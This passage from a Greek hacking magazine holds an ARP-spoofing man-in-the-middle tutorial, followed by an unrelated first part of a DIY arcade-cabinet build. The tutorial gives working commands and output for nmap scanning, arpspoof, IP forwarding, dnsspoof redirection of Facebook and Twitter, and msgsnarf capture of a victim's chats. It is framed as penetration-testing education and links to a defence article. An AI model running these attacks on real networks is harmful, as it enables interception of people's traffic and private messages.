Όπως βλέπετε, το IP του δικού μας υπολογιστή είναι το 10.20.30.108. Προφανώς, όλα τα μηχανήματα του LAN έχουν IP της μορφής 10.20.30.*. Στο δικό σας δίκτυο οι διευθύνσεις μπορεί να 'ναι της μορφής 192.168.0.* ή 192.168.1.* ή 10.0.0.* κ.ο.κ. Όπως και να 'ναι, είδατε πώς θα μάθετε. Πάμε τώρα να κάνουμε μια λεπτομερέστερη αναγνώριση του τοπικού δικτύου. Καταφεύγουμε στις υπηρεσίες του nmap:

```
root@bt:~# nmap -O -Pn 10.20.30.*
Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2011-08-19 15:38
EEST
Nmap scan report for 10.20.30.1
Host is up (0.0012s latency).
MAC Address: 00:1D:7E:B4:8B:61 (Cisco-Linksys)
Running: Linux 2.6.X
Network Distance: 1 hop
Nmap scan report for 10.20.30.5
Host is up (0.00026s latency).
MAC Address: 00:16:CB:9A:D0:26 (Apple Computer)
No exact OS matches for host (If you know what OS is running on
it, see http://nmap.org/submit/ ).
Nmap scan report for 10.20.30.95
Host is up (0.00036s latency).
MAC Address: 00:19:66:3C:C8:4B (Asiarock Technology Limited)
Running: Linux 2.6.X
Network Distance: 1 hop
Nmap scan report for 10.20.30.100
Host is up (0.0043s latency).
MAC Address: 3C:4A:92:45:DD:6A (Hewlett Packard)
Device type: printer
Running: HP embedded
OS details: HP LaserJet M2727 printer
Network Distance: 1 hop
Nmap scan report for 10.20.30.104
Host is up (0.0014s latency).
MAC Address: 00:19:D2:45:F1:A3 (Intel)
Warning: OSScan results may be unreliable because we could not
find at least 1 open and 1 closed port
Running (JUST GUESSING): Microsoft Windows 2008|7|Vista (95%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

```
Nmap scan report for 10.20.30.108
Host is up (0.000049s latency).
All 1000 scanned ports on 10.20.30.108 are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops
OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 256 IP addresses (6 hosts up) scanned in 54.82 seconds
```

(Για λόγους οικονομίας χώρου η έξοδος του nmap έχει περικοπεί.)

Κοιτάζοντας προσεκτικά τ' αποτελέσματα που επιστρέφει το nmap παίρνουμε μια πάρα πολύ καλή ιδέα για τα ενεργά μηχανήματα στο τοπικό μας δίκτυο, καθώς και για τους ρόλους τους. Συνοψίζοντας τ' αποτελέσματα για το δικό μας δίκτυο, η κατάσταση τη στιγμή των δοκιμών μας είχε ως εξής:

Διεύθυνση IP	Τύπος συσκευής	Λειτουργικό σύστημα
10.20.30.1	router	Linux 2.6.x
10.20.30.5	υπολογιστής	άγνωστο
10.20.30.95	υπολογιστής	Linux 2.6.x
10.20.30.100	εκτυπωτής	HP embedded
10.20.30.104	υπολογιστής	Windows 2008/Vista/7
10.20.30.108	άγνωστο	άγνωστο

Αξίζει να σταθούμε σε μερικές γραμμές του πίνακα. Στη 2η βλέπουμε ότι το nmap δεν κατάφερε να βρει το λειτουργικό σύστημα του υπολογιστή με IP `10.20.30.5`. Αυτό συνέβη διότι το μηχάνημα έτρεχε το καινούργιο OS X Lion και τη στιγμή που κάναμε τις δοκιμές μας το nmap δεν γνώριζε το fingerprint του εν λόγω λειτουργικού. Στην 4η γραμμή, εξάλλου, έχουμε έναν δικτυακό εκτυπωτή (για την ακρίβεια ένα πολυμηχάνημα) της Hewlett Packard και στα πλαίσια του παρόντος άρθρου δεν θ' ασχοληθούμε μαζί του. Στην 5η γραμμή έχουμε το IP ενός υπολογιστή με Windows. Σίγουρα δεν μπορούμε ν' αγνοήσουμε αυτόν τον υπολογιστή -για την ακρίβεια τον χρήστη του- αλλά κάθε πράγμα στην ώρα του :) Στην 6η και τελευταία γραμμή έχουμε ένα μυστήριο μηχάνημα, για το οποίο το nmap ούτε το ρόλο του μπορεί να μαντέψει, ούτε το λειτουργικό του σύστημα. Αν μάλιστα δεν είχαμε χρησιμοποιήσει το ifconfig πριν λίγο, ούτε εμείς θα μπορούσαμε να μαντέψουμε τι στο καλό είν' αυτό! Είδατε, το BackTrack; Μια χαρά εφαρμόζει στην πράξη το σλόγκαν του :D (The quiter you become, the more you are able to hear...)

Η πρώτη μας επίθεση MiTM

Αρχικά βάζουμε στόχο τον υπολογιστή με το OS X Lion, ο οποίος έχει IP το `10.20.30.5`. Το εργαλείο που θα χρησιμοποιήσουμε λέγεται arpspoof κι ανήκει στο πακέτο dsniff, το οποίο στο BackTrack είναι διαθέσιμο αμέσως μετά την εγκατάσταση του λειτουργικού. Η χρήση του arpspoof είναι ιδιαίτερα απλή:

```
root@bt:~# arpspoof
Version: 2.4
```

```
Usage: arpspoof [-i interface] [-t target] host
```

Μιας και το μηχάνημα του παραδείγματός μας έχει μία μόνο κάρτα δικτύου (ένα network interface), μπορούμε ν' αγνοήσουμε εντελώς την παράμετρο -i. Στη δε παράμετρο -t θα δώσουμε το IP του στόχου (10.20.30.5), ενώ στη θέση του host θα βάλουμε το IP του router μας (10.20.30.1). Πιο συγκεκριμένα, το MiTM attack το ξεκινάμε πληκτρολογώντας το εξής απλό:

```
root@bt:~# arpspoof -t 10.20.30.5 10.20.30.1

0:50:56:37:27:5e 0:16:cb:9a:d0:26 0806 42: arp reply 10.20.30.1
is-at 0:50:56:37:27:5e

0:50:56:37:27:5e 0:16:cb:9a:d0:26 0806 42: arp reply 10.20.30.1
is-at 0:50:56:37:27:5e

0:50:56:37:27:5e 0:16:cb:9a:d0:26 0806 42: arp reply 10.20.30.1
is-at 0:50:56:37:27:5e

[snip]
```

Τέλεια! Η επίθεση είναι σε εξέλιξη κι όπως μπορείτε να δείτε από τα MAC addresses, το BackTrack φωνάζει διαρκώς στον υπολογιστή με το Lion λέγοντάς του ότι αυτός είναι ο router του δικτύου. Την ίδια στιγμή, προς τον router του δικτύου φωνάζει και λέει ότι αυτός είναι ο υπολογιστής με το Lion. Ξέρετε κάτι; Κανένα από τα δύο μηχανήματα δεν έχει λόγο να μην πιστέψει το BackTrack ;)



Υπάρχει όμως ένα πρόβλημα: Ενώ το BackTrack παριστάνει τον router, στην πραγματικότητα δεν εκτελεί χρέη router κι ως αποτέλεσμα το μηχάνημα-στόχος χάνει τη σύνδεσή του με τον έξω κόσμο! Εννοείται πως κάτι τέτοιο δεν το θέλουμε, οπότε καλύτερα να μη χάνουμε άλλο χρόνο και να πούμε στο BackTrack να πιάσει δουλειά *και* ως router. Προς τούτο αρκεί να ενεργοποιήσουμε το λεγόμενο IP forwarding, στον πυρήνα του Linux. Αυτή η ενεργοποίηση γίνεται απείρως πιο εύκολα απ' όσο ακούγεται. Απλά ανοίγουμε άλλο ένα παράθυρο (ή καρτέλα) τερματικού και πληκτρολογούμε το εξής απλό:

```
root@bt:~# echo 1 > /proc/sys/net/ipv4/
ip_forward
```

Αυτό ήταν. Η σύνδεση του θύματος έχει αποκατασταθεί και τώρα εμείς μπορούμε να προχωρήσουμε στα περαιτέρω.

Αλλοίωση DNS

Άπαξ και ξεκινήσει μια επίθεση MiTM, ένα σωρό πράγματα μπορούν να συμβούν στο θύμα. Συχνά στο περιοδικό θα έχουμε την ευκαιρία να βλέπουμε πολλά και συγκεκριμένα παραδείγματα τέτοιων "πραγμάτων" :) Προς το παρόν, ας υποθέσουμε ότι ο attacker έχει εντελώς αθώες προθέσεις κι απλά θέλει να διασκεδάσει λίγο με

το θύμα του, το οποίο κάθεται αμέριμνο μπροστά από τον Mac του και περνάει την ώρα του μία στο Facebook, μία στο Twitter. "Χμ, αυτό θα μπορούσε ν' αλλάξει", σκέφτεται ο attacker και χαμογελά. Το θύμα, π.χ., θα μπορούσε να επισκέπτεται το Facebook και να καταλήγει στο επίσιμο site του Anchorage της Alaska ή θα μπορούσε να πηγαίνει για το Twitter αλλά να προσγειώνεται στο ταξιδιωτικό site της πολιτείας της Montana. Πρακτικά, αυτό που θα κάνει ο attacker μας είναι να ξεχωρίζει όλα τα DNS querries που προέρχονται από το μηχάνημα του θύματος κι ορισμένα από αυτά να τα απαντάει εκείνος, στέλνοντας ουσιαστικά το θύμα του εκεί που θέλει.

Το προγραμματάκι που θα χρειαστεί ο attacker για ν' απαντά επιλεκτικά στα DNS querries του θύματος είναι το dnsspoof. Όπως και το arpspoof, ανήκει κι αυτό στο πακέτο dsniff, επομένως μιας κι ο επιτιθέμενος δουλεύει από BackTrack δεν χρειάζεται να εγκαταστήσει κάτι για να προχωρήσει. Το μόνο που χρειάζεται είναι να φτιάξει ένα αρχείο απλού κειμένου με γραμμές της μορφής

```
IP_address domain_name
```

όπου το IP_address είναι η διεύθυνση IP του site στο οποίο θα καταλήγει το θύμα όταν πάει να επισκεφτεί το site με όνομα domain_name. Μένοντας στο ταξιδιωτικό theme, ας βρούμε πρώτα τις διευθύνσεις IP των επίσιμων τουριστικών site για το Anchorage (www.anchorage.net) και για τη Μοντάνα (visitmt.com):

```
root@bt:~# nslookup www.anchorage.net
Server:       8.8.8.8
Address:      8.8.8.8#53
Non-authoritative answer:
Name:         www.anchorage.net
Address: 208.106.174.250
root@bt:~# nslookup visitmt.com
Server:       8.8.8.8
Address:      8.8.8.8#53
Non-authoritative answer:
Name:         visitmt.com
Address: 161.7.8.140
```

Ωραία. Μπορούμε τώρα να φτιάξουμε το αρχειάκι μας, το οποίο ας ονομάσουμε myresolver.txt:

```
root@bt:~# echo "208.106.174.250 facebook.com" >> ~/myresolver.txt
root@bt:~# echo "161.7.8.140 twitter.com" >> ~/myresolver.txt
```


Ιδού και τα περιεχόμενά του:

```
root@bt:~# cat ~/myresolver.txt
208.106.174.250 facebook.com
161.7.8.140 twitter.com
```

Αρκεί τώρα να τρέξουμε το dnsspoof, υποδεικνύοντάς του το αρχείο myresolver.txt:



Εικόνα 1
Όχι άλλο Facebook - πλέον μόνο Anchorage!



Εικόνα 2
Το Twitter πάει στην Montana ή η Montana πήγε στο Twitter;

```
root@bt:~# dnsspoof -i eth0 -f ~/myresolver.txt

dnsspoof: listening on eth0 [udp dst port 53 and not src
10.20.30.108]
```

(eth0 είναι η μία και μοναδική κάρτα δικτύου του BackTrack box μας). Αυτό ήταν! Με την προϋπόθεση ότι το arpspoof τρέχει, το dnsspoof είναι σε θέση να βλέπει όλα τα DNS querries και σε ορισμένα απ' αυτά να απαντά εκείνο αντί για κάποιον άλλον, κανονικό nameserver (βλ. εικόνες 1 και 2). Παρατηρήστε εδώ ότι το dnsspoof δεν ασχολείται με τα DNS querries του μηχανήματος στο οποίο τρέχει ("...not 10.20.30.108"), γεγονός που σημαίνει ότι ο attacker δεν επηρεάζεται από την επίθεση. Για να σταματήσουμε το dnsspoof πηγαίνουμε στο τερματικό που τρέχει και πατάμε το συνδυασμό πλήκτρων [CTRL+C].

Υποκλοπή instant messaging

Ας δούμε τώρα πώς μπορούμε να διαβάζουμε τις συνομιλίες instant messaging, π.χ., μέσω Messenger, που κάνει το θύμα με άλλους χρήστες - όχι κατ' ανάγκη του ίδιου τοπικού δικτύου! Αυτή τη φορά θα στοχεύσουμε το μηχάνημα με Windows 7. Πηγαίνουμε στην κονσόλα όπου τρέχει το arpspoof, το σταματάμε με [CTRL+C] και ξεκινάμε ένα MiTM attack προς τον υπολογιστή με IP το 10.20.30.104:

```
root@bt:~# arpspoof -t 10.20.30.104 10.20.30.1
```

Ωραία. Μέσα στο πακέτο dsniff υπάρχει και το msgsnarf, άλλο ένα θαυματουργό εργαλείο που είναι τρομακτικά εύκολο στη χρήση και ικανό να καταγράφει συνομιλίες instant messaging. Το ξεκινάμε πληκτρολογώντας

```
root@bt:~$ msgsnarf -i eth0

msgsnarf: listening on eth0
```

Με το που θ' αρχίσει το θύμα να συνομιλεί μέσω Messenger, στην οθόνη του τερματικού μας βλέπουμε όλη τη συνομιλία!

Μια εύκολη, δεδομένη αλλά κι εξαιρετικά ύπουλη φίλη!

Η επίθεση Man in The Middle είναι εξαιρετικά απλή στη σύλληψη και εκμεταλλεύεται την έλλειψη μηχανισμών πιστοποίησης στο πρωτόκολο ARP. Όπως είδαμε, εκτός από απλή στη σύλληψη είναι και απλή στην υλοποίηση. Θα μπορούσαμε να πούμε ότι είναι μια από τις καλύτερες φίλες κάθε penetration tester αλλά και blackhat hacker. Είναι μάλιστα τόσο καλή, που όλοι τους τη θεωρούν δεδομένη - και πράγματι είναι! Το θέμα εδώ είναι πως η επίθεση MiTM είναι *και* εξαιρετικά επικίνδυνη, αφού πέρα από τις αθώες φάρσες μπορεί να χρησιμοποιηθεί για μεγάλο κακό, όπως, π.χ., υποκλοπή ευαίθητων προσωπικών δεδομένων. Το ευτύχημα είναι ότι υπάρχουν τρόποι για να αποφεύγουμε τις συνέπειές της. Διαβάστε το σχετικό άρθρο online, στο

http://deltahacker.gr/2011/09/30/arp-poisoning-alert



Εικόνα 3
Το chat μέσω Messenger, σε κοινή θέα για τον επιτιθέμενο!



ΧΩΡΙΣ ΚΕΡΜΑΤΟΔΕΚΤΗ

[ΜΕΡΟΣ 1/2]

by Spir@lEvolution

Skill: Intermediate

Tags: arcades, constructions, gaming, coin-op, nostalgia, retro


"Ωχ, να πάρει η ευχή, μα γιατί να μην έχω ένα ακόμα εικοσάρικο; Ε;" Ερωτήματα περίπου σαν αυτό, διατυπωμένα περίπου μ' αυτό τον τρόπο, ακουγόντουσαν σχεδόν καθημερινά την εποχή που τα arcade –γνωστά και σαν ούφο– κατάπιναν το χαρτζιλίκι μας. Μερικές δεκαετίες μετά, αποφασίζουμε να αναβιώσουμε τις παλιές παιχνιδομηχανές και να βγάλουμε το άχτι μας!

Χειμώνας. Φιλοξενώ έναν παιδικό φίλο κι έχουμε λιώσει στο MAME. Είναι μια από εκείνες τις φορές που θυμόμαστε τα παλιά - ή τουλάχιστον προσπαθούμε. Τα κουμπιά του πληκτρολογίου, βλέπετε, δεν αποδίδουν την αίσθηση των παλιών Arcade, που ταΐζαμε με απειραριθμήσιμα κέρματα. Το σημαντικότερο απ' όλα; Αντέχουν πολύ λιγότερο! Σαν καλός οικοδεσπότης, λοιπόν, αποφασίζω ν' αναβαθμίσω τη διασκέδασή μας...

Η αξία της "σαβούρας"

Η αρχική μου ιδέα ήταν απλή: Θα έπαιρνα εκείνα τα πανάρχαια joystick που 'χα κρατήσει από την εποχή των παιχνιδομηχανών Atari και θα τα συνέδεα στον υπολογιστή[1]. Μιλάω για 'κείνα τα μεγάλα, μαύρα Joystick ελληνικής κατασκευής, με το βαρύ μεταλλικό μοχλό και το μεγάλο κόκκινο κουμπί. Φυσικά το βύσμα τους δεν μπαίνει πουθενά στον υπολογιστή κι όσο για το πρωτόκολλο επικοινωνίας, χμ, αρκεί να πω ότι το RS-232 των παλιών σειραϊκών θυρών είναι πολύ πιο μοντέρνο! Έτσι, χωρίς πολλά-πολλά, τ' ανοίγω, ξηλώνω όλα τα ηλεκτρονικά και κρατάω μόνο τα μηχανικά μέρη (τους διακόπτες, το μοχλό και το μεγάλο κουμπί). Αμέσως μετά διαλύω προσεκτικά και δύο παλιά/φτηνά πληκτρολόγια USB. Δεν με είχε πιάσει καμιά μανία καταστροφής. Ήθελα μόνο τα κυκλώματά τους, μαζί με το καλώδιο για τη σύνδεση στον υπολογιστή. Στη συνέχεια τοποθετώ -για την ακρίβεια στουμπώνω- ένα κύκλωμά σε κάθε joystick και συνδέω τους διακόπτες στις κατάλληλες επαφές της πλακέτας ώστε κάθε κίνηση του μοχλού ν' αντιστοιχεί στο πάτημα του αντίστοιχου βέλους στο πληκτρολόγιο, ενώ το πάτημα του κουμπιού του joystick ν' αντιστοιχεί στο πάτημα ενός γράμματος. Αυτό ήταν! Τα παλιά joystick μετατρέπονται σε δύο ιδιόρρυθμα πληκτρολόγια USB, καθένα από τα οποία διαθέτει πέντε μόλις κουμπιά: Τα τέσσερα βελάκια κι ένα γράμμα.

Εικόνα 1
Το ότι μπορείτε να συνδέσετε πολλά πληκτρολόγια στο PC, το ξέρατε. Το ότι μπορείτε να τα χρησιμοποιήσετε σαν ξεχωριστά χειριστήρια για το MAME, το ξέρατε; Σε αυτή την περίπτωση βέβαια πρέπει να ενημερώσετε σχετικά το MAME, ενεργοποιώντας την επιλογή Multiple keyboards από το MAMEUI.




Πλέον, ήμουν έτοιμος να αξιοποιήσω μία από τις άχρηστες πληροφορίες που επίσης συνηθίζω να "σαβουρώνω", θεωρώντας ότι κάποια στιγμή θα μου χρειαστεί[2] ;) Το MAME έχει μια επιλογή που του επιτρέπει να ξεχωρίζει τα πληκτρολόγια που έχουμε συνδέσει στον υπολογιστή μας, όσα κι αν είναι αυτά. Ακόμα κι αν πατάμε το ίδιο πλήκτρο σε κάθε πληκτρολόγιο, το MAME αντιλαμβάνεται τη διαφορετική προέλευση κάθε πατήματος και δεν τα ταυτίζει. Έτσι, με την ανυπομονησία στο κόκκινο και το φιλαράκι να με κοιτάζει σχεδόν με συμπόνια (πρέπει να έμοιαζα με τρελό), συνδέω τα δύο νέα μου πληκτρολόγια στο PC, τρέχω το MAMEUI κι ενεργοποιώ την επιλογή για τα πολλαπλά πληκτρολόγια. Περιττό να πω ότι λίγα δευτερόλεπτα αφότου ξεκίνησα το πρώτο παιχνίδι, το παράξενο βλέμμα στο πρόσωπο του φίλου εξαφανίστη-

1. Ναι, έχω πολλά κουτιά με "σαβούρα", την οποία οι φίλοι μου αποκαλούν σαβούρα, ενώ εγώ επιμένω ότι πρόκειται για... "σαβούρα".
2. Είδατε που έχω δίκιο με το "σαβούρωμα";

κε και τη θέση του πήρε το ύφος ενός πωρωμένου παίκτη! Η δουλειά μου είχε τελειώσει - ή τουλάχιστον έτσι νόμιζα.

Πλάκα δεν θα `χε;

Μετά από αρκετή ώρα παιχνιδιού διαπιστώνουμε το αυτονόητο: Ο μοχλός του joystick δίνει άλλον αέρα στα παιχνίδια! Ταυτόχρονα, ωστόσο, διαπιστώνουμε ότι η ύπαρξη ενός και μόνο κουμπιού στα joystick είναι ιδιαίτερα περιοριστική. Η δεύτερη διαπίστωση μας ενοχλεί αρκετά και αποφασίζουμε να παίξουμε λίγο ακόμα, έτσι, για να ξεχαστούμε ;) Λίγη ώρα αργότερα, τα πονεμένα μας δάχτυλα μάς πείθουν για την αξία ενός διαλείμματος. Το κάνουμε, όμως το παιχνίδι δεν φεύγει από τη σκέψη μας. Αρχίζουμε να σκεφτόμαστε πιθανές μεθόδους για την περαιτέρω βελτίωση της εμπειρίας. Από την ιδέα της επέμβασης σ' άλλα joystick περνάμε σ' αυτή της κατασκευής ενός gaming-panel με πολλά κουμπιά και joystick, για να καταλήξουμε στην υπέρτατη λύση: Την κατασκευή ενός μεγάλου arcade cabinet! Μιλάμε για τα μεγάλα κουτιά, με τα πολλά και χορταστικά κουμπιά και τους μεταλλικούς μοχλούς. Η ιδέα και μόνο μας ενθουσιάζει και πολύ γρήγορα παίρνουμε την απόφαση να το φτιάξουμε! Όμως κάτι τέτοιο δεν γίνεται μέσα σ' ένα απόγευμα. Η υπόθεση σηκώνει μελέτη...



Εικόνα 2
Δεν είναι αυτό που λέμε "the real thing", αλλά θα σας ικανοποιήσει στα σίγουρα τόσο με την αίσθηση όσο και με το χαμηλό του κόστος ;)


Συγκέντρωση εξαρτημάτων, αποφάσεις για την οθόνη

Οι εργασίες δεν άργησαν να ξεκινήσουν. Το πρώτο που έπρεπε να γίνει ήταν η αναζήτηση των απαραίτητων εξαρτημάτων για το ηλεκτρονικό μέρος της κατασκευής. Το arcade cabinet ουσιαστικά θα φιλοξενούσε ένα παλιό PC στο οποίο θα συνδέονταν δύο πληκτρολόγια, επάνω στα οποία θα συνδέονταν με τη σειρά τους τα κουμπιά και οι μοχλοί κάθε παίκτη. Περιττό να πω ότι το παλιό PC υπήρχε ήδη, στα κουτιά με τη "σαβούρα". Τι θα έκανα όμως με τα χειριστήρια; Η λύση βρέθηκε στο ebay! Με μία αναζήτηση για "arcade buttons" εμφανίστηκαν σετάκια με κουμπιά και μοχλούς, παρόμοια με `κείνα που διέθεταν τα παλιά arcade cabinet. Μετά από λίγο ψάξιμο κατέληξα στην παραγγελία ενός φτηνού σετ, το οποίο περιλάμβανε δύο μοχλούς και είκοσι κουμπιά. Με την ευκαιρία, να σημειώσω ότι οι μοχλοί αποτελούσαν κινέζικες απομιμήσεις και ονομάζονταν Zippy. Ωστόσο, όταν τους παρέλαβα διαπίστωσα ότι ήταν παραπάνω από ικανοποιητικοί. Στο ελληνικό αντίστοιχο του ebay (σε κάποιο απ' αυτά, τέλος πάντων :D) βρήκα και πολλές παλιές οθόνες. Όμως τι είδους οθόνη έπρεπε να αγοράσω; Η λύση της CRT θα ήταν πολύ πιο κοντά στις παλιές αυθεντικές οθόνες, αλλά οι CRT είναι ογκώδεις και βαριές. Κατά πάσα πιθανότητα, το γεγονός αυτό θα περιέπλεκε σημαντικά την κατασκευή του κουτιού. Κάπως έτσι κατέληξα στις μικρές, λεπτές κι ελαφριές TFT. Έπρεπε όμως να αποφασίσω και το μέγεθος. Τα περισσότερα παλιά παιχνίδια σχεδιάζονταν για "τετράγωνες" οθόνες 4:3 ή μακρόστενες -- αλλά με τη μεγάλη διάσταση στο κατακόρυφο. Αν αγόραζα μακρόστενη οθόνη, η μικρή γωνία θέασης που χαρακτηρίζει τα φτηνά μοντέλα θα μου απαγόρευε να την τοποθετήσω στο όρθιο.




Εικόνα 3
Κατασκευασμένα για να τα πατάμε με μανία! Εσείς μπορείτε να τους αντισταθείτε;

Εικόνα 4
Ο σχεδιασμός ενός arcade cabinet ξεκινάει από το προφίλ του. Δεν πρόκειται για κανέναν απαράβατο κανόνα, σκαλισμένο σε πέτρα, αλλά αποτελεί μια καλή πρακτική, εφόσον το προφίλ καθορίζει σε μεγάλο βαθμό το τελικό σχήμα του cabinet.



Κάτι τέτοιο θα σήμαινε την αλλοίωση των χρωμάτων και της εικόνας, οπουδήποτε κι αν καθόμουν. Επομένως η λύση της "τετράγωνης" οθόνης 4:3 φάνηκε ν' αποτελεί μονόδρομο. Οι μεγαλύτερες οθόνες μ' αυτές τις αναλογίες και προσιτό κόστος είναι οι 19άρες... Η δουλειά για εκείνη τη μέρα είχε τελειώσει. Πλέον, είχα βρει οτιδήποτε χρειαζόμουν για να δουλέψει το arcade cabinet. Αυτό που έμενε ήταν η κατασκευή του ίδιου του cabinet, το βάψιμο, η συναρμολόγηση, η τοποθέτηση των ηλεκτρονικών και το σετάρισμα του λογισμικού. Μ' αυτή τη σκέψη αποσύρθηκα, σχεδόν εξαντλημένος...




Εικόνα 5
Κατά τη σχεδίαση των τμημάτων που θα φιλοξενούν τα χειριστήρια και την οθόνη, θυμηθείτε να σημειώσετε όλες τις αποστάσεις και τα μεγέθη. Θα σας χρειαστούν στο ξυλουργείο!

Κανόνες και συμβάσεις

